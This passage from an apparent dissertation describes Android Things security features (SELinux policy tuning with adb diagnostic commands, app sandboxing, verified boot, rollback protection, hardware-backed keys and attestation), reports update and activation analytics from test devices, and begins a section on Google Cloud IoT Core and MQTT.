The scales weigh heavily on the attacker's side in the event of a successful hack. They have the ability to sell the data, access to the network and sell the tools used or extort the company with potentially little cost incurred. Therefore, the maintenance of security to prevent access to hackers must ensure the Return On Investment (ROI) is as low as possible.

Therefore, Android Things reduces the attack surface by implementing a least privilege system, this ensures that the means of entry, through an app for instance, is limited by the functionality of the permissions granted to the app. The use of sandbox technology operating its own UID and applying its own 'syscalls' ensures privilege escalation is massively reduced from exploitation. Furthermore, the use of Security Enhanced Linux (SELinux) is used to fortify the system itself applying several processes to the Android Things OS when functions are run.

## SELinux

SELinux[144] enforces Mandatory Access Control (MAC) on all processes that utilise privileged or root access functionalities. The implementation applied within Android Things is to apply ‘default denial’ as a principle, meaning unless a process function is authorised it is denied. SELinux consists of two modes. Enforcing mode logs all denied services and enforces the action whilst permissive mode logs but does not enforce the denied services.

Consequently, enforcing mode is applied as the security policy in the Android systems, sending system messages to dmesg and logcat. The development of these components ensure that the development of apps and services can be refined and serviceable[145]. This is completed by adding or editing the policy[146] in the Android kernel to a new directory:

/device/android device and company/ sepolicy.

This is to ensure the system/sepolicy is independent and secure. To enable SELinux, simply typing ‘CONFIG_SECURITY_SELINUX =Y’ enables the service; the ability to change the state can also be completed but this is not recommended, using the command:

‘BOARD_KERNEL_CMDLINE : = androidboot.selinux=permissive’.

The acceptable use scenario is for tuning the development of services but after the initial bootstrap policy is created, this parameter must be removed, otherwise it will fail CTS.

Testing is recommended on Ubuntu 14.04 or newer to determine the interaction utilising the string:

```
$ adb shell su -c dmesg | grep denied | audit2allow -p out/target/product/BOARD/root/sepolicy
```

This is effectively using grep to show the denials in permissive mode encountered at boot. The identification of new files created, and system paths enable developers to label and refine the policies. The subsequent objects once labelled then ensure policy per object or process can be written for the rules of the ‘sepolicy’, using *context files to differentiate intended purposes. This testing also applies to new domains and processes as mentioned, this is because services spawned from privilege components such as ‘init’ may enable certain attacks.

Testing the service remaining after the policy utilises grep again in the following way:

```
$ adb shell su -c ps -Z | grep init
```

```
$ adb shell su -c dmesg | grep ‘avc: ’
```

The effect then leads to the indentation of domains that are not defined by domain types (labelled process or processes). Through this process of deduction, a specific SELinux policy[147] can be assembled, placing the rest of the domains in a global enforcing mode.

Failure to properly design systems with accurately implemented SELinux policies means exploitable components can be enabled to critically effect the system. System files for instance should work on a per class basis, identifying modified files by the system server, because 'init' and 'netd' run as root, the ability to access those files is possible. Therefore, if one of those components were to be compromised, then the system files and system server could be affected. SELinux prevents this process by marking them as server data files and keeping its domain related privileges (read / write) to the system server. This process ensures that because domains cannot be switched, the compromised component has a limited scope even if there is root access.

A particularly strong benefit of implementing SELinux is the ability to control 'app data'. The specific class functions running as root may want to interact with 'app data' but SELinux can forbid their actions from subsequently connecting with the internet. This can prevent a myriad of attacks by this simple feature in addition to ensuring a 'setattr' based process. Using chmod and chown to identify file types, anything excluded from making changes can be set. For instance, chmod may be executed with 'app_data' based files whilst 'system_ data_ files' could not be set by these commands.

Coupled with application sandboxes enforcing Unique user IDs (UIDs) to every application from a kernel level operation, the security between the system and apps is protected. The kernel enforces this using Discretionary Access Control (DAC) sandboxes, MACs, permission on 'targetsdkversion >= 24' and above on the home DIR changed from 751 to 700. Furthermore, syscalls are limited using 'seccomp-bpf' filter, defining the kernel and app boundaries.

Lastly, the concept of 'user space drivers'[148] are incorporated into a registration / security process in many ways, integrating new devices in to the android framework, allowing extra privileges.




*Figure 60: User space drivers*

The Android Things system, being a centralised service and infrastructure host, means the updating of systems for instance is completed exclusively by Google. This means the investment cost for a business's own infrastructure is not needed. The process allows developers, using the Android Software Development Kit (SDK)[149] to create and upload the code on Google, which has a huge array of security defences to detect illicit patterns and hacking. The use of 2 Factor Authentication (2FA)[150], [151] on the upload stage alone adds more cost and process for attackers. However, the developers have more functionality to update SoM products and ship it to devices OTA.

The frictionless update, within the massive distribution system ensures that neglect of a product is not possible. Furthermore, the automatic update systems and restart options ensure remote, smooth management. The update process itself creates an A-B update system, creating a copy of the software to boot to, which can be reversed if there is a problem, creating redundancy.

However, this two-stage process does require there is enough storage space when updating the system in this symmetric A-B process. The partition (A) houses the live copy, whilst (B) hosts the new image, but the use of flash and processing is resource heavy. The other option Android deploys is an asymmetric mechanism, utilising a smaller update and housing only one OS at a time. Therefore, after the update is completed, the process boots in a recovery OS, which is then used to update the main system partition. But, this approach requires a stateless operation to update the root file system during every update, so it can restore the file state when the image is built. Otherwise the loss of, SSH keys or net configs could be overwritten unless they are moved to an external partition. Physically, the process of updating can be completed through an SD card but that is not practical or efficient and so OTA provides remote server management. Thus, keeping appropriate partitions and taking care of boots flags which force bootloader to reboot on the new system.

Developer controls within the Android Things systems ensures the ability to update and control the update / version which is pushed to devices. This can be applied to a specific or group of devices allowing testing to be conducted and logs of the tests in real time to be sent back to the system. The ability to block an update is also possible but the Android Things systems automatically update devices if it is not in an active mode. These update procedures mean attacks on devices are made redundant if frequent updates are set, as the inability to penetrate the systems because of update reboot procedures will be negated. Ultimately, this adds cost to attackers, and loses them revenue due to these robust update capabilities.

A core system process seen in many RTOS type operating systems for smart and constrained devices is the application of a verified boot process. The use of cryptographic signatures to verify the code, which is seen when the Android Things OS is flashed to an SD card. This ensures the code is authenticated before it executes on the machine. Then, the machine hardware when loaded through the first level boot loader analyses the signature, from which it can be either authorised or unathorised to procced. The execution of this process is replicated through the system until the OS is functioning, meaning the modification of images and software, core to Android Things cannot be changed. The signing keys of the images go through key rotations, connecting to the cloud as a form of protection when dealing with keys, applying automated security procedures.

Developers and administrators who operate the console can also issue a verified boot reference code to the devices, which enable a preassembled, secure and efficient procedure. After the bootloader executes the 'AVB code' the Google systems interrupt the OS and takes priority of the signing and verification mechanisms on a per product key level. Therefore, unathorised users cannot execute the system on another SoM, as the fused singing keys are linked to the systems associated to the development console, which the software is linked to. This means new software cannot be simply added, nor can keys be added or taken away. This is because only the developer's product can boot on that device with the bonded ID. This ensures permanent association with the product and management system when the systems are locked down.

By enabling rollback protection because of the verified boot process, the automatic process prevents attackers from taking the system device and reverting it to a previous iteration of the OS. The objective of the attacker in that instance is to utilise known security problems in the OS in the old versions, and then exploit the vulnerable state, by then re-flashing it back to an older version on the system. If this was not applied and key rotation and protection not implemented, then the authenticated keys previously used could be reused if captured and applied to the systems. As a result, it is impossible to roll back to the old versions, as it would be refused to boot the software images.

Another ability applied within the boot process is the verified boot hash, the hash bonds into the verified boot process at all stages from the bootloader to the kernel image. Consequently, the hash in all the stages gets incorporated into the cryptographic hash compiled at the end of the booting process. The creation of the hash value means an ID of all the system software and applications used are cryptographically captured. The resulting hash is then used as the verification of the signed running and remotely run code.

All these components equate to a sophisticated boot process verification and lockdown system, which once set on a device, cannot be undone. The cost of persistence in this matter is greater costs and less revenue for attackers.

The reverse is true for the developers and users of the Android Things systems, as all the processes, infrastructure, software pushes, and device management / security is handled by Google, pushing down development costs and raising security.

The keys used are hardware-backed, meaning they run on the SoMs using a hardware abstraction layer of the master's keys, ensuring that the key stores APIs deployed to the Android device are protected. The APIs used to create or encrypt sensitive data are implemented on certain levels, abstract to elements on the system, as Android Things does not implement a full disk encryption strategy. The use of hardware based cryptographic modules and system are used instead. The reason for this is the unattended rather than the attended nature, using updates and auto reboot sequences to protect systems. The rational of applying systematic mechanical procedures to devices is the headless operation, as the devices encryption value has no local password or credential PIN and so the protection of the disk encryption is lost. Hardware-backed keys ensure that the sensitive data is encrypted using the API key stores previously mentioned. This ensures a relational encryption process to applications and the data they use or house, rather than all the data on a storage unit. This further decreases costs for developers with the automatic processes and operational costs whilst increasing attacker losses and costs.

In protocols previously mentioned, the application of attestation-based production methods, creating authentication systems of devices are applied at the factory level. Ensuring the hardware itself is a genuine product. Applying the cryptographic proofs means Android and Google systems attest and subsequently authenticate the Android Things devices. Furthermore, it ensures the product version, ID and physical security modules are up to date; protecting the key mechanism that shield the Android Things devices, such as the verified boot statuses and key qualities (expiration data or operation applicable mode / standard). The verification of such keys is conducted through a Certificate Authorities (CA)[152], for which Google is an authority and so the process are again kept in house at Google, distributing key bundles to multiple systems and devices.

The provision completed at factory levels equate to fabrication management of the keys, applied to the devices; through which agreed partners work with Google to allow keys to automatically transfer from Google to the factory and onto the device. This approach ensures the ID for the hardware component is produced in partnership with Google.

Thus, providing scalability to demand and allows the developer bundle for which the keys are requested, to be utilised through certain products. The application of the module ID in association with the developer bundle of keys, are the required components at the factory which are also encrypted, it can also be noted they can only be decrypted by the specific SoM. However, applications regardless of demand by the developers, require mandatory key process to function such as cache modules to operate in the Android Things environment.

There is a further element within the Android Things development process which utilises anonymous attestation, allowing cryptographic systems for ID or anonymous obscurity purposes. The direct logic application of anonymous attestation is the implementation of asymmetric cryptographic keys. The attestation is in the public and private keys, with a further set of private keys, which are locked with the public key, so when the verification of a signature is completed, thus negating the ability to determine the private key. Therefore, the group membership utilising the attestation process, creates security on the system, but the identity of the system is not affected by the process due to the development architecture. This obscurity is effective in instances where IDs are not required, but the ability to determine the IDs for larger scaled applications can use the architecture to enable ID level attestation.

Figure 61 below demonstrates the architecture of Android Things and the component layers through which the software libraries and hardware interaction takes place.




*Figure 61: Android Things architecture*

As Android Things and Google Cloud use the same transport mechanism and security features for communication, their security is resultantly in the GCP section. However, the general system architecture is represented in Figure 62 below.




*Figure 62: Android Things communication*

The management and data collection with the use of APIs and system calls locally, enable data creation from attached sensors to general system logs.

However, the creation of the IoT system deployed within this dissertation utilised the development board Raspberry PI 3 B supported by Android Things, the Pico i.MX7D[153] is also another avenue. The development boards differ from the production boards because the development boards are SoC based devices rather than SoM based systems. Additionally, the supported security module features are not supported because they are physically not a component on the development boards. The supported production boards can be found at Appendix 4. Furthermore, the implementation of Android Things can be found at Appendix 5.

Now all these steps have been completed, as seen within Appendix 5, the simple statistics collected are presented, demonstrating the data from two additional Raspberry PIs. Figure 63 below demonstrates the update check completed after a 2-week period.





*Figure 63: Update analytics*

During the testing some of the updates were forced by clicking update on the Android Things devices themselves.



There isn't any data available for the selected filters and time period. Data from recently activated devices might take up to 10 minutes to propagate.

Updated every 15 minutes.

○ Every minute ○ Hourly ● Daily

*Figure 64: Update errors*

Figure 64 shows that whilst testing was being conducted, no update errors were recorded.

The activation data collected is supposed to start within a 48-hour period but during testing, the devices took almost 100-hours to propagate the data through. The 'activates' are the queries asked to the server over a day, demonstrated in Figure 65 below.




*Figure 65: Data propagation*

Lastly, in the analytics option is the total activations, during testing this element was intermittent. Despite two devices being active, and both being activated, only one was registered in this element of the analytics, demonstrated in Figure 66.




*Figure 66: Total activations*

However, through testing, the devices were stable and easy to manage and monitor, utilising the seamless properties discussed and plug and play like properties. The interaction of Android Things and the Pub / Sub elements within the GCP are now discussed below.

## 8.2 Google Cloud Platform

The functionality of smart systems used in this project revolve around the Google Cloud IoT Core (GCIC)[154]. GCIC provides a functional multipurpose system that manages devices securely, allowing bi-directional communication between the devices. The GCP ensures that this solution is scalable and diverse in nature, either in its capabilities or in its ease of implementation.




*Figure 67: Google Cloud IoT Market*

The application of the smart protocols and the technology mentioned so far, all enable in some form or as a direct connection, a cloud enabled connected service. Google cloud is targeting the three markets discussed above but the primary focus is to support industrial enterprise solutions. The cloud provides support for a myriad of devices, system and protocols, from which the data is then transmitted and sent in any of the messaging patterns or forms for analysis.

The central ability of the GCP is the distributed, scalable and adaptable automated network and security systems. GCP provides the mechanisms to allow devices to be provisioned, secured and scaled for a large array or group of devices.

The subsequent effect of the GCP process is the automated risk reduction. The ability for automatic procedures to protect systems, data, people and connected infrastructure. The GCP achieves the scalability centrally because of the systems design. The Figure 68 below demonstrates the collected data, transporting it across the GCP system.




*Figure 68: Cloud IoT core*

Therefore, the foundational GCIC environment acts as a registry, managing all the services and operations on the GCP. By refining and defining products, systems and end-products regarding data production and data analysis / manipulation allows a multitude of variable capabilities. GCICs roles with constrained systems is the communication mechanisms, turning an edge device in to an element of the GCP, this strategy ensures a focused management zone.

The use of MQTT[155] provides the mechanisms to allow the materialised data detected and collected on the constrained device can be put it into a publish and subscribe system on GCIC. The process of transferring that data means that it is being placed directly into the GCP; allowing functions in the cloud to trigger warnings from extracted data or use it for API calls. The management of that data means it can then be put into data warehouses or database tables such as Cloud BigTable[156].

The application of MQTT for this project was completed for several reasons, but mostly because it is an extremely well adopted binary protocol. This makes an effective, efficient and light weight protocol. This means the power usage during processing or data usage over the internet is extremely effective. The architecture within the Google Cloud and the resultant Pub Sub systems can be demonstrated below in Figure 69.




*Figure 69: Google Cloud Pub/Sub*

